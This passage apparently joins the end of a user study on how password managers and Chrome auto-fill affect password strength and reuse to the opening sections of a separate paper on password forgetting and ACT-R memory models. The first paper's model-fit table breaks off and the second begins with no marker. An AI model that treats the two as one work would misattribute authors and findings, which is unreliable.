#### 4.4.4 Password reuse

For password reuse a logistical model with all predictors but without interactions described our data best. Table 8 presents our regression model to predict password reuse.

Reuse was significantly influenced by the entry method of the password. In contrast to human entry the odds for reuse were 2.85 time *lower* if the password was entered with LastPass (odds ratio 0.35, predicted probability of reuse with Lastpass = 48.35%) and even 14.29 times *lower* if entered via copy&paste (odds ratio 0.07, predicted probability of reuse with copy&paste = 19.81%). Interestingly, the input via Google Chrome auto-fill even had a negative effect on the uniqueness of the passwords. In contrast to human entry the odds for reuse were 1.65 times *higher* if the password was entered with Chrome auto-fill (odds ratio 1.58, predicted probability of reuse with Chrome auto-fill = 83.72%). A further significant predictor of password reuse is the user's approach to creating passwords. For users who use technical tools to create their passwords (*q9:generator*), the chances that the passwords are *not* reused are 3.70 times higher (odds ratio 0.27, predicted probability of reuse if technical tools are used = 47.36%). In contrast to the models explaining the zxcvbn-score, our data does not indicate the presence of an interaction effect of the password creation strategy on the relation between entry method and password reuse.

In addition, we found a positive relation between the numbers of passwords entered by users and their reuse. In our model, each additional password of the user *increases* the chance that it will be reused by 6% (odds ratio 1.06). This suggests that with increasing numbers of passwords, it becomes more likely that some of them will be reused, which is in line with prior results [27].

We also found the self-reported website value and password strength a statistically significant predictor for reuse [8]. Passwords entered to a website with a higher value for the user were *less* likely to be reused (odds ratio of 0.87) and also passwords that the users considered stronger were *less* likely to be reused (odds ratio of 0.81).

Lastly, users that reported using an analog password storage (*q14:analog*; see *Q14* in Appendix A) were *less* likely to reuse their passwords (odds ratio of 0.62).

## 5 Discussion

### 5.1 Password Managers' Impact

In general, our participants showed very similar password strength and reuse characteristics as in prior studies [51, 66] and our analysis could also reaffirm prior results, such as rampant password reuse.

Our study adds novel insights to the existing literature by considering the exact password entry methods and by painting a more complete picture by considering the users' password creation strategies. We found that almost all participants entered passwords with more than one entry method. Further, we discovered that every entry method showed reused passwords, although the ratio of reused passwords differs significantly between the entry methods. More than 80% of Chrome auto-filled passwords were reused, while only 47% of the passwords entered with LastPass' plugins were reused in some way, and even only 22% of the copied/pasted passwords. Similarly, we noticed that low-strength passwords have been entered with all entry methods, where LastPass had on average the strongest passwords (mean zxcvbn score of 2.80). Interestingly, manually entered passwords and Chrome auto-filled passwords were on a par with the overall password strength but showed above average reuse rates.

For our participants, we discovered a dichotomous distribution of self-reported creation strategies. Participants indicated using a password generator right now or in the

recent past, or clearly described mental algorithms and similar methods for human-generated passwords. Taking a differentiated view based on the creation strategies, we find that users of a password generator are closer to a desirable situation with stronger, less reused passwords, although being far from ideal. Only a negligible fraction of participants mentioned analog tools or alternative strategies (like two-factor authentication). Two-factor authentication (2FA), in particular, might be a valuable feature for future, targeted investigations, but for our study, we excluded 2FA since most (major) websites still lack support for 2FA and even for services offering 2FA support the userbase has only little adapted to it [46].

Using regression modeling, we put our data together to a more complete view of password managers' influence. Our models suggest that the interaction between the creation strategy and the entry methods has a significant influence on the password strength. If the passwords are entered with technical support (auto-fill, password manager plugin, or copy&paste), this results in stronger passwords under the condition that technical means were already used when generating the passwords in the first place. Thus, password managers that provide users with password creation features indeed positively influence the overall password strength in the ecosystem. All the more, it is curious that Chrome, as the primary tool to access websites, has the password generation feature disabled by default [7]. Future work could investigate and compare Apple's walled-garden ecosystem, where the Safari browser has this feature enabled by default. Another, maybe surprising, result of our modeling is that the self-reported password strength was a significant predictor for the measured password strength, suggesting that our participants have a clear view on the strength of the entered password. This is in contradiction to prior results of lab studies, like [62], and we think it is worth investigating why users in the wild are so much better at judging their own password strength.

Our models further suggest, that the use of password generators and the website value also significantly reduced the chance of password reuse. More interestingly, however, is that the password storage strategies have different influence independently of an interaction with the creation strategy. Using a password manager plugin or copy&pasting passwords reduced password reuse, while Chrome's auto-fill aggravated reuse. In other words, we observed that users were able to *manually* create more unique passwords when managing their passwords digitally or with a manager, but not with Chrome auto-fill.

The benefit of password managers is also put into better perspective when considering particular strategies in our $\text{Group}_{\text{Human}}$. We noticed that users tend to have a "self-centered" view when it comes to password uniqueness (i.e., personal vs. global), but are unaware of the fact that an attacker would not be concerned with *personal* uniqueness of passwords. A large fraction of users reported to *"come up with [a password **they**] have never used before"* or to *"try to think of something that [**they**] have never used before."* Those results also align with prior studies [56, 52, 38]. While our participants were able to correctly judge the strength of their entered passwords, their creation strategies indicate an incomplete understanding of uniqueness. In the future, the influence of services like *Have I Been Pwned*[6], which are increasingly integrated into password creation forms and managers, onto the users' understanding of uniqueness and password reuse could be studied.

Another interesting question that comes from our study is why users of password managers ($\text{Group}_{\text{PWM}}$) still reuse passwords and employ weak passwords. There could be different reasons, on which we can only speculate at this point. For instance, users might employ a default password for low-value websites, however, we could not find any evidence in our data set for a correlation between website value and strength or reuse for $\text{Group}_{\text{PWM}}$. Another explanation could be that those passwords existed prior to starting using a password manager and were never replaced (e.g., LastPass introduced features[7] for automatically updating "legacy passwords" in 2014), or maybe those are passwords that are also required on devices not managed by the user (e.g., computer pool devices at the university). Thus, we think it would interesting to investigate this question more focused.

Further, in light of the high relevance of copy&paste for strong and unique passwords, our results can also underline the "Cobra effect" [35, 36, 47] of disabling paste functionality for password fields on websites to encourage the use of 2FA or password managers. Based on our data, we consider those users who mainly use copy&paste to enter their passwords to be a very interesting subgroup that would be worth further research (e.g., which storage strategies are exactly pursued or motivation to abstain from managers). Unfortunately, there were too few copy&paste users in our current dataset to make any further reliable statements about them separately.

In summary, password managers indeed provide benefits to the users' password strength and uniqueness. Although both benefits can be achieved separately, our data suggest that the integrated workflow of 3rd party password managers for generation and storage provides the highest benefits. More troublesome is that our results suggest that the most widely used manager, Chrome's auto-filling feature, has only a positive effect on password strength when used in conjunction with an additional generator and even shows an aggravating effect on password

[6] `https://haveibeenpwned.com`

[7] `https://blog.lastpass.com/2014/12/introducing-auto-password-changing-with.html/`

reuse. The conclusion we draw from this, is that research should investigate how such integrated workflows can be brought to more users, e.g., by better understanding and tackling the reasons why users abstain from using password managers in the first place.

## 5.2 Threats to validity

As with other human-subject and field studies, we cannot eliminate all threats to the validity of our study. We targeted Google Chrome users, which had in general [6] the highest market share, also among our survey participants. Further, we recruited only experienced US workers on Amazon MTurk, which might not be representative for any population or other cultures (external validity), however, our demographics and password statistics show alignment with prior studies. Furthermore, we collected our data *in the wild*, which yields a high ecological validity and avoids common problems of password lab studies [41], but on the downside does not give control over all variables (internal validity). We asked our participants to behave naturally and also tried to encourage this behavior through transparency, availability, and above average payment, however, like closest related work [66, 51] we cannot exclude that some participants behaved unusually.

# 6 Conclusion

Passwords are the de-facto authentication scheme on the internet. Since users are very often referred to password managers as a technical solution for creating guessing-resistant, unique passwords, it is important to understand the impact that those managers *actually* have on users' passwords. Studying this impact requires in the first place an approach that is able to detect potential effects of managers. This paper's first contribution is an addition to the existing methodology, which for the first time allowed measuring the influence of managers on password strength and reuse *in the wild*. By combining insights into users' password storage and creation strategies within situ collected password metrics, we create a more complete view of passwords. We applied this methodology in a study with 170 workers from Amazon MTurk and were able to show that password managers indeed influence password security. More importantly, we were further able to study factors that affect the password strength and reuse. We found that users that rely on technical support for password creation had both stronger and more unique passwords, even if entered through other channels than a manager. We also found that Chrome's auto-fill option aggravated the password reuse problem. For future work, we see different alleys. For instance, investigating how different, even novel forms of password generators can be integrated with users' strategies. Moreover, one could apply our approach to explore password managers' influence in other ecosystems, such as Apple's walled-garden ecosystem or mobile password managers.

# A Sampling Survey Questions

***Q1:*** *For each of the following statements, how strongly do you agree or disagree?*
a1: Consumer have lost all control over how personal information is collected and used by companies.
a2: Most businesses handle the personal information they collect about consumers in a proper and confidential way.
a3: Existing laws and organizational practices provide a reasonable level of protection for consumer privacy today.
(i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
***Q2:*** *On how many different Internet sites do you have a user account that is secured with a password? (If you are not sure about the number please estimate the number)* (FreeText)
***Q3:*** *Has ever one of your passwords been leaked or been stolen?*
(i) Yes, (ii) No, (iii) I am not aware of that, (iv) I do not care
***Q4:*** *How strongly do you agree or disagree:?*
b1. Passwords are useless, because hackers can steal my data either way. (i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
b2. I don't care about my passwords' strength, because I don't have anything to hide. (i) Strongly disagree, (ii) Somewhat disagree, (iii) Somewhat agree, (iv) Strongly agree
***Q5:*** *What characterizes in your opinion a strong/secure password?* (FreeText)
***Q6:*** *Please rate the strength of the following passwords?*

c1. thHisiSaSecUrePassWord
c2. Pa$sWordsk123
c3. AiWuutaiveep9j
c4. !@#$%&̂*()
c5. 12/07/2017
(i) Very weak, (ii) Weak, (iii) Moderate strength, (iv) Strong, (v) Very strong

***Q7:*** *I have never used a computer?* (i) I have never, (ii) I do

***Q8:*** *How would you rate your ability to create strong passwords?*
(i) 5 (high ability), (ii) 4, (iii) 3, (iv) 2, (v) 1 (low ability)

***Q9:*** *How do you proceed if you have to create a new password? (What is your strategy?)* (FreeText)

***Q10:*** *I try to create secure passwords.....*
(i) for all my accounts and websites, (ii) for my email accounts, (iii) for online shopping, (iv) for online booking/reservation, (v) for social networks, (vi) No answer, (vii) Other

***Q11:*** *I make a point of changing my passwords on websites that are critical to my privacy every..... (choose the closest match)*
(i) Day, (ii) Week, (iii) Two weeks, (iv) Month, (v) 6 month, (vi) Year, (vii) Never, (viii) Other

***Q12:*** *Do you use the same password for different email accounts, websites, or devices?* (i) Yes, (ii) No

***Q13:*** *Do you use any of the following strategies for creating your password or part of your password, anywhere, at any time in the last year...* (i) I used the name of celebrities as a password or as a part of a password, (ii) I used the name of family members as a password or as a part of a password, (iii) I used literature (book, poetry, etc.) as a password or as a part of a password, (iv) I used familiar numbers (street address, employee number, etc) as a password or as a part of a password, (v) I used random characters as a password, (vi) I used a password manager to generate passwords, (vii) No answer, (viii) Other

***Q14:*** *How do you remember all of your passwords?* (i) I write them down on paper (notebook, day planner, etc), (ii) I try to remember them (human memory), (iii) I use computer files (Word document, Excel sheet, text file, etc), (iv) I use encrypted computer files (e.g. CryptoPad), (v) I store my passwords on my mobile phone or PDA, (vi) I use 3rd party password manager (save in extra program, e.g. LastPass, keepass, 1Password, etc.), (vii) I use website cookies (Website checkbox: "Remember my password on this computer"), (viii) I use the same password for more than one purpose, (ix) I use browser built-in password manager (i.e saved in browser), (x) I use a variation of a past password (eg. password1 and then password2 and then password3, etc.), (xi) No answer, (xii) Other

***Q15:*** *Have you ever used a computer program to generate your passwords?* (i) Yes, (ii) No

***Q16:*** *When creating a new password, which do you regard as most important: choosing a password that is easy to remember for future use (ease of remembering) or the password's security?*
(i) Always ease of remembering, (ii) Mostly ease of remembering, (iii) Mostly security, (iv) Always security, (v) Other

***Q17:*** *When you create a new password, which of the following factors do you consider? The password ....*
(i) does not contain dictionary words, (ii) is in a foreign (non-English) language, (iii) is not related to the site (i.e., the name of the site), (iv) includes numbers, (v) includes special characters (e.g. "&" or "!"), (vi) is at least eight (8) characters long, (vii) None of the above: I didn't think about it, (viii) No answer, (ix) Other

***Q18:*** *My home planet is Earth?* (i) Yes, (ii) No

***Q19:*** *Do you use the "save password" feature of your browser?* (i) Yes, (ii) No

***Q20:*** *Do you use any kind of extra password manager program (for instance, LastPass, 1Password, Keepass, Dashlane, etc.)?* (i) Yes, (ii) No

***Q21:*** *Which password manager(s) do you use? (You can write one name per line)* (FreeText)

***Q22:*** *Please give us a short description of your impression of using your browser's password saving feature and/or of using extra password managers* (FreeText)

***Q23:*** *How many passwords do you keep in your password manager(s) and browser's saved passwords? (if you don't know the exact number, please estimate the number)* (FreeText)

## B Zxcvbn Score

To better understand zxcvbn's scoring, we used zxcvbn to score 200 million unique passwords collected from `hashes.org`, where we measured the zxcvbn score and the corresponding guesses in log10. The results in Table 9 show that each score has a corresponding cutoff for guesses, e.g., score 2 requires between $10^3$–$10^6$ guesses.

| Score | #Passwords | Mean | SD | Min | 25% | 50% | 75% | Max |
|---|---|---|---|---|---|---|---|---|
| 0 | 122,296 | 2.69 | 0.42 | 0.30 | 2.48 | 2.92 | 3.00 | 3.00 |
| 1 | 34,496,960 | 5.34 | 0.59 | 3.00 | 5.00 | 5.44 | 5.87 | 6.00 |
| 2 | 69,090,776 | 7.15 | 0.66 | 6.00 | 6.61 | 7.00 | 7.87 | 8.00 |
| 3 | 57,256,840 | 8.87 | 0.65 | 8.00 | 8.28 | 8.87 | 9.36 | 10.00 |
| 4 | 39,789,207 | 12.51 | 2.29 | 10.00 | 11.00 | 12.00 | 13.36 | 32.00 |

**Table 9:** Zxcvbn scores and estimated no. of guesses (in log10) for 200 million unique passwords from *hashes.org*.

## C Website category vs. website value

Commonly the website category is used as a proxy for the website value. Since we collected both, we can provide insights into this general assumption. Figure 8 shows the self-reported value per domain. For instance, in >70% of logged passwords for a financial domain, the user reported a very high value for that domain. Similarly, in >60% of a logged passwords for news websites, the users (strongly) disagreed that this domain has a high value.

## D Known Password Manager Plugins

Chrome plugins are identified through a 32 characters long UUID that can be retrieved from Google's Chrome Web Store. Table 10 lists the password manager plugins that our study plugin can detect based on their UUID. Plugins not in this list are reported as *"Unknown plugin."*



**Figure 8:** Self-reported website value per website category

| Name | UUID |
|---|---|
| Dashlane | `fdjamakpfbbddfjaooikfcpapjohcfmg` |
| LastPass | `hdokiejnpimakedhajhdlcegeplioahd` |
| 1Password | `aomjjhallfgjeglblehebfpbcfeobpgk` |
| Roboform | `pnlccmojcmeohlpggmfnbbiapkmbliob` |
| Enpass | `kmcfomidfpdkfieipokbalgegidffkal` |
| Zoho Vault | `igkpcodhieompeloncfnbekccinhapdb` |
| Norton Identity Safe | `iikflkcanblccfahdhdonehdalibjnif` |
| KeePass | `ompiailgknfdndiefoaoiligalphfdae` |

**Table 10:** UUIDs of plugins detected by our study plugin

## E Demographics of participant groups

Table 11 presents the demographics of our two participant groups according their password creation strategies.

## F Model fit

All models in the building process were compared according to the corresponding akaike information criterion (AIC), which is an estimator of the relative quality of statistical models for a given set of data. Additionally, the models were statistically compared using likelihood-ratio tests, which were evaluated using a Chi-squared distribution. The final model is selected based on AIC as well as their ability to describe the empirical data better than the previous models. Tables 12 and 13 present the goodness of fit for the relevant steps in the model building process.

| | Human | PWM |
|---|---|---|
| Number of participants | | |
| | 121 | 49 |
| Gender | | |
| Female | 59 (48.76%) | 14 (28.57%) |
| Male | 62 (51.24%) | 35 (71.43%) |
| Age group | | |
| 18–30 | 48 (39.67%) | 16 (32.65%) |
| 31–40 | 39 (32.23%) | 24 (48.98%) |
| 41–50 | 27 (22.31%) | 5 (10.20%) |
| 51–60 | 5 (4.13%) | 3 (6.12%) |
| 61–70 | 2 (1.65%) | 0 |
| ≥71 | 0 0 | 1 (2.04%) |
| Computer science background | | |
| Yes | 10 (8.26%) | 17 (34.69%) |
| No | 111 (91.74%) | 32 (65.13%) |
| Education level | | |
| Less than high school | 0 | 1 (2.04%) |
| High school graduate | 22 (18.18%) | 4 (8.16%) |
| Some college, no degree | 28 (23.14%) | 6 (12.24%) |
| Associate's degree | 27 (22.31%) | 7 (14.29%) |
| Bachelor degree | 35 (28.93%) | 27 (55.10%) |
| Ph.D | 0 | 1 (2.04%) |
| Graduate/prof. degree | 9 (7.44%) | 3 (6.12%) |
| Ethnicity | | |
| White/Caucasian | 91 (75.21%) | 32 (65.31%) |
| Black/African American | 15 (12.40%) | 10 (20.41%) |
| Asian | 5 (4.13%) | 4 (8.16%) |
| Hispanic/Latino | 10 (8.26%) | 2 (4.08%) |
| Multiracial | 0 | 1 (2.04%) |
| Privacy concern (Westin index) | | |
| Privacy fanatic | 45 (37.19%) | 21 (42.86%) |
| Privacy unconcerned | 15 (12.40%) | 16 (32.65%) |
| Privacy pragmatist | 61 (50.41%) | 12 (24.49%) |
| Attitude about passwords | | |
| Pessimist | 1 (0.83%) | 2 (4.08%) |
| Optimist | 88 (72.73%) | 44 (89.80%) |
| Conflicted | 32 (26.45%) | 3 (6.12%) |
| Prior password leaked experienced | | |
| No | 53 (43.80%) | 19 (38.78%) |
| Yes | 44 (36.36%) | 14 (28.57%) |
| Not aware of | 24 (19.83%) | 16 (32.65%) |

**Table 11:** Demographics of our two participant categories.

| | AIC | logLik | df | Pr(>Chisq) |
|---|---|---|---|---|
| simple regression | 5080.6 | -2536.3 | | |
| multi-level base | 4536.7 | -2263.4 | 1 | <0.001 |

# Forgetting of Passwords: Ecological Theory and Data

Xianyi Gao[†], Yulong Yang[†], Can Liu[†], Christos Mitropoulos[†], Janne Lindqvist[†], Antti Oulasvirta[*]
[†]*Rutgers University,* [*]*Aalto University*

## Abstract

It is well known that text-based passwords are hard to remember and that users prefer simple (and non-secure) passwords. However, despite extensive research on the topic, no principled account exists for explaining when a password will be forgotten. This paper contributes new data and a set of analyses building on the ecological theory of memory and forgetting. We propose that human memory naturally adapts according to an estimate of how often a password will be needed, such that often used, important passwords are less likely to be forgotten. We derive models for login duration and odds of recall as a function of rate of use and number of uses thus far. The models achieved a root-mean-square error (RMSE) of 1.8 seconds for login duration and 0.09 for recall odds for data collected in a month-long field experiment where frequency of password use was controlled. The theory and data shed new light on password management, account usage, password security and memorability.

## 1 Introduction

This paper contributes to understanding the security of text-based passwords, the most prevalent method of authentication [43]. This paper builds on an ecological theory [10] of human memory to address the well-known tension between the security of a password and its usability. For example, common password creation guidelines predominantly focus on security objectives, yet users are reluctant to invest adequate effort in creating passwords that meet these criteria [47]. A large proportion of real-world passwords are weak and easy for attackers to guess [14]. Further, when a password is hard to remember, users may resort to practices that compromise security, such as reusing passwords [26]. Password managers have not solved this issue [2]. For example, one study suggested that the prevalence of password managers for text-based passwords is only at one percent [44]. The reasons users reported not adopting password managers include concerns about security, trust issues in vendors, uncertainty on software functions, limited support for web applications, and the fear of losing control of passwords [2]. Improving password memorability and usability is a worthy endeavor because password forgetting can even be associated with significant financial losses with password resets [76, 55].

At the core of the memorability–security issue is the psychological question *why* people remember some passwords and forget others. The key issue is forgetting: we need to understand why users are at times unable to remember passwords and unwilling to invest in creating complex passwords. Although one may understand system security as a technical subject, memorability is a fundamental factor in practical system security. Although previous studies have measured the memorability of passwords in the context of different authentication systems or strategies [21, 23, 33, 48, 60, 83], it is not known what makes a password memorable.

Several known principles of long-term memory functioning are relevant in this context. Based on the *depth of processing theory* [20], the way we attend to a password affects how well it is remembered. A password generated quickly will be not as well remembered as a password generated when one pays attention to it. The *encoding–retrieval match* suggests that similarity between cues (e.g. visual design of the login screen or presence of company logo) during encoding (when creating a password) and retrieval affects the probability of retrieval [61]. These two theories, however, do not predict password recall over time, because they do not include any time-related predictor. *Decay theory* suggests that memory traces decay over time when not activated, and several models have been proposed to capture this effect [56]. This could mean that longer time ago one used a password, the less likely one can remember it. *Interference theory* suggests that forgetting can be due to interference between similar memory traces, such as when the pass-

words have same words or are used in similar-looking applications [17]. *Activation theory* suggests that temporal effects and interference also depend on the level of activation [67]: the higher the activation to begin with, the more robust it is for memory recall.

Our paper investigates and empirically evaluates an *ecological theory of human long-term memory* [10] in the context of password recall. The ecological theory of memory suggests that long-term memory evolved to help survival by anticipating organismically important events [18]. The most important predictor of recall is the organismic importance of recalling it: in other words, the predicted value of remembering it in the future. Since most memory usage is not directly related to survival, Anderson and Schooler proposed an adaptation for daily stimuli such as emails and newspaper headings. Their model is a statistical mapping between occurrence probability and the probability of recall [9]. In the context of passwords, we propose that the more likely it is that one will need it in the future, the more likely it is recalled. Following Anderson and Schooler, this principle can be used to derive mathematical models of password retrieval probability. In this paper, we present and study these models, comparing their predictions on memorability against empirical data in the context of online authentication. The design of our field experiment tries to minimize the confounding effects of password security, log-in frequency, account type, and password managers.

This paper makes two main contributions: (1) we present models of password memorability based on the ecological theory of memory; (2) we present model fit and qualitative observations from a field experiment of online authentication. The results largely support the ecological hypothesis and the suggestion that forgetting is a major limiting factor leading to poor password practices and compromising of systems security. Our model enables system designers and security engineers to predict the probability of password forgetting given a level of system usage and potentially impose appropriate memory practice for users to mitigate forgetting. We discuss the implications of these findings on the design of authentication systems, policies, and guidelines.

## 2 Related Work

Previous studies have identified a number of factors affecting password memorability.

Repetitions improve memory of passwords. By asking participants to memorize secrets gradually and repeatedly, a study found that 88% of its participants were able to recall a 56-bit secret code after three days [16]. Another study also utilized spaced repetitions to help participants memorize Person-Action-Object (PAO) stories as a password management approach to generate strong passwords [13]. 77% of their participants recalled all their stories four months later, with at most 12 tests over the period. The study also found that the majority of forgetting occurred within the first 12 hours. Another study suggested that recalling after a short delay is an effective way to help retention [80]. In addition to the number of repetitions, the frequency of such repetitions also affects password memorability. A diary study reported that people seldom forget their passwords if they are used frequently [47].

Memorability also depends on the number of accounts and passwords [80, 23, 34]. A study found that password strength and use of symbols and digits in passwords can predict the likelihood of password reuse [65]. Another study reported that undergraduates had an average of 7.8 accounts per person [37]. They also found that majority of participants had only three or fewer unique passwords. A three-month study, collecting password-usage data with a browser plug-in, showed that people managed seven unique passwords in average, each of which were used for about 5.67 different sites [36]. A two-week diary study estimated that participants had an average of 11.4 accounts per person [42].

Password generation and mnemonic strategies have been found to affect memorability. For example, appending additional characters and digits noticeably reduces memorability [80]. A study showed that number chunking, a memorization technique, improved the memorability of system-assigned PINs [45]. Similarly, passwords generated by associating selected cognitive items could yield acceptable guessing rates while being less susceptible to forgetting than conventional passwords [19]. A study testing password creation guidelines explained that the password phrase strategy was secure against cracking while being easy to remember [83]. Similarly, another study suggested mnemonic phrase-based passwords are still secure and appropriate for some uses today although they could become more vulnerable in the future [53].

The human limits of memorability have also been linked to security issues in password management strategies. One study suggested that a maximum of four or five passwords per person reaches the limit of most users' memory capabilities [1]. Another study showed that people categorize their passwords into a limited set of categories, with varied security, with some accounts (e.g. financial accounts) being more important [40]. They also found that it is possible to crack passwords across categories if passwords from lower-value categories are known, as the passwords are similar across categories.

Other research has focused on studying whether different password-strength meters and password policies can affect user's password selection [51, 33, 72]. Although these studies also measured password memorability, the purpose was to examine the usability of corresponding

password meters and policies. Our study focuses on investigating password memorability and understanding how different factors affect password memorability quantitatively. We are the first to apply major memory theories and build mathematical models of text passwords for online authentication.

## 3 Modeling Password Memorability

This section presents mathematical models for password retrieval. The models are based on the ecological memory hypothesis. To derive quantitative predictions for recall odds and retrieval time, we used an established cognitive model called ACT-R (Adaptive Control of Thought – Rational [4]). The ACT-R model includes two key parts: (1) a model of memory activation and (2) a model of retrieval as a function of memory activation. These can be mapped to events in password use such as frequency.

The model assumes that the higher the activation, the more accessible a memory representation of a password is. Activation is related to the historical use of this memory element and contextual associations related to the memory recall [3, 6]. Based on this, the equation of activation for a memory element $i$ (or chunk $i$) is

$$A_i = B_i + \sum_{j=1}^{n} W_j S_{ij} \tag{1}$$

where $A_i$ is the activation level for element $i$, $W_j$ is the source activation of element $j$, $S_{ji}$ is the strength of association from element $j$ to $i$, and $B_i$ is the base-level activation. The second term with $W_j$ and $S_{ij}$ is related to the contextual setting in the current memory recall, the former affected by available cues and the latter by the level of attention to a cue. The base-level activation $B_i$ is based on the history of use (e.g. previous retrievals). These two terms are independent of each other and can be added when estimating the memory activation. $B_i$ can be obtained through equation [8]:

$$B_i = \ln\left(\sum_{j=1}^{n} t_j^{-d}\right) \tag{2}$$

where $t_j$ is the time for the $j$th use of this memory element, and $d$ is the memory decaying parameter. This equation aligns with how human memory works with spaced repetitions. It includes effects from both practice (summation of $n$ times memory usage) and memory decay over time (power function with negative factor).

The memory recall time is exponentially related to the memory activation [4, 7, 9]:

$$Time_i = Fe^{-M_i} \tag{3}$$

where $F$ is a time scale constant, and $M_i = A_i - P$. $A_i$ denotes the activation of element $i$, and $P$ is the mismatch penalty referring to the similarity of component $i$ to conditions. In case of online account logins, users are presented with the same login page each time, so the conditions and context information are similar each time. $P$ can be seen as a constant. As the value of $P$ only changes the scale factor of Equation 3, we can simply set it to zero and combine the effect of $P$ to term $F$.

The recall odds ($R_o$, ratio of the probability of successful recalls and the probability of failed recalls) can be calculated using the following equation [4]:

$$R_o = e^{(M_i - \tau)/s} \tag{4}$$

where $\tau$ is a memory threshold parameter, and $s$ is a parameter related to the variance of activation.

***Login Duration:*** To predict login duration, we assume that most variability in recall comes from retrievability of the associated memory. In the study reported in this paper, we assigned password logins for online accounts with different login frequencies (e.g. once per day or once per five days). We can consider the successful login duration as the summation of memory recall time ($Time_i$) and action time ($Time_{act}$, including the time for users to navigate the login page, to type, and to enter:

$$Time_{login} = Time_i + Time_{act} \tag{5}$$

We can calculate the expected value of successful login duration:

$$E[Time_{login}] = E[Time_i] + E[Time_{act}] \tag{6}$$

where $Time_{act}$ is a random variable with a mean $E[Time_{act}]$. After substituting (Equations 1, 2, and 3 to Equation 6), we can obtain

$$E[Time_{login}] = \frac{E[Fe^{-C}]}{\sum_{j=1}^{n} t_j^{-d}} + E[Time_{act}] \tag{7}$$

where $C$ is the contextual term ($\sum_{j=1}^{n} W_j S_{ij}$), which can be considered as a random variable with a constant mean. Therefore, we can simply use a constant parameter $K$ to represent the value of $E[Fe^{-C}]$. The time variable $t_j$ is equal to $f \cdot j$ where $f$ is the login frequency (e.g. login in every $f$ days). $n$ is the amount of practice with the same password.

$$\sum_{j=1}^{n} t_j^{-d} = \sum_{j=1}^{n} (f \cdot j)^{-d} = f^{-d} \sum_{j=1}^{n} j^{-d} \tag{8}$$

By applying an integral approximation [5] for the summation term,

$$\sum_{j=1}^{n} j^{-d} \approx \int_{j=0}^{n} j^{-d} dj = \frac{n^{1-d}}{1-d}, (d < 1) \tag{9}$$

which has bounded error for a fixed value of $d$, we obtain an equation for the average successful login duration:

$$E[Time_{login}] \approx \frac{Kf^d(1-d)}{n^{1-d}} + E[Time_{act}] \quad (10)$$

***Recall Odds:*** Using a similar approach, we can derive the equation to predict recall odds, defined by the probability of successful logins divided by the probability of failed logins. We can substitute Equations 1 and 2 into Equation 4 and then apply the approximation in Equation 8 to obtain:

$$R_o \approx e^{-\tau/s+C/s}(1-d)^{-1/s} f^{-d/s} n^{(1-d)/s} \quad (11)$$

where $C$ is the contextual term ($\sum_{j=1}^{n} W_j S_{ij}$) as above after Equation 7, $\tau$ is the threshold parameter, $s$ is a parameter related to the variance of activation, and $d$ is the memory decay parameter.

The experimental value of recall odds can be a good estimation of the expected value of the theoretical recall odds ($R_{o\_Measured} = E[R_o]$). Therefore, we can further obtain that

$$R_{o\_Measured} \approx A f^{-d/s} n^{(1-d)/s} \quad (12)$$

where $A = e^{-\tau/s}(1-d)^{-1/s} E[e^{C/s}]$.

# 4 Method

This study focuses on the effects of account login frequency, account types, and password strength on the password recall success rate and time. Participants generated passwords for several accounts and were asked to recall the passwords multiple times at different points of time afterwards. Asking participants to generate passwords for a study is a common approach for password studies [40, 51, 57, 72, 78, 80, 83] and this approach has received empirical support when compared against real passwords [35].

Each participant was required to participate in our study for about one month. We stored all collected data (e.g. passwords generated for our study, time, and account information) in our secure server for later analysis. We recruited participants over approximately four months from July 2017 to October 2017.

Our study was approved by the Institutional Review Board of Rutgers University.

Many password studies have used crowdworking sites, such as Amazon Mechanical Turk [77, 46, 78, 73, 72, 71, 51, 45, 33]. We decided that crowdsourced recruitment is not ideal for our purposes, because participation was needed for a sustained period of one month and participation required a face-to-face meeting for instructions and the survey. During the study period, we kept in touch with participants through emails for any questions and concerns. We also sent out reminders to make sure that most tasks were completed. Based on our experience from a pilot study, meeting in person to give instructions, explain tasks, and show task examples results in less misunderstanding and lower drop-out rate compared to crowdsourcing approach (e.g. watch tutorial videos and read instructions).

## 4.1 Participants

109 participants were recruited by posting flyers around the university campus, web sites (e.g. reddit and craigslist), and university mailing lists. During the study, four participants decided to quit (due to change in summer vacation schedule). Five participants took too long to complete more than one third of the tasks, and were excluded from analyses. Having too many expired tasks would have affected the independent variables. Therefore, the results in this paper are based on the remaining 100 participants. Based on our pilot study, we estimated that the sample size is sufficient for modeling.

Our participants' ages ranged from 18 to 62 with a mean of 24. 52% of them were women and 48% were men. Most of our participants were college students who were pursuing a variety of majors (e.g. engineering, computer science, business, psychology, and biology): 57% were undergraduate students and 29% were graduate students. The remaining 14% included employed engineers, IT professionals, administrative support workers, and others.

## 4.2 Experiment Design

Our experiment asked participants to create passwords for eight online accounts and log in to these accounts with certain frequencies. Participants performed tasks using a web application. This type of design allowed participants to perform tasks anytime and anywhere, which fitted the real usage of passwords better compared to lab studies.

### 4.2.1 Password Memorability Metrics

In our study, we used login success rate and login duration as password memorability metrics. Login success rate, defined as the ratio of successful logins over the number of total logins satisfying a certain condition, is a commonly-used metric to measure the memorability [21, 22, 23, 24, 33, 60, 45, 16]. Login duration has been used in previous studies to measure memorability as well [73, 22, 23, 45]. In our study, the login duration is the time period from when the login page appears to when the participant logs into the home page or sees the login failure message.

### 4.2.2 Study Variables

In our study, we focus on investigating major prediction variables including account type, login frequency, and password strength.

**Account Type:** Account type variable is a within-subject variable because participant is required to generate passwords for different accounts. Similar web based studies have shown that people purposefully generate passwords with different levels of security and behave differently for different accounts [11, 63, 40]. The purpose of this variable is to study whether such difference exists in the memorability of passwords as well.

We used the account categories proposed in literature [40, 15]: identity accounts, financial accounts, content accounts, and sketchy accounts (we refer to them as advertisement accounts in this paper). This categorization provides a reasonable separation of different accounts, and has been shown to match the subjective perception of importance people have regarding their accounts [40].

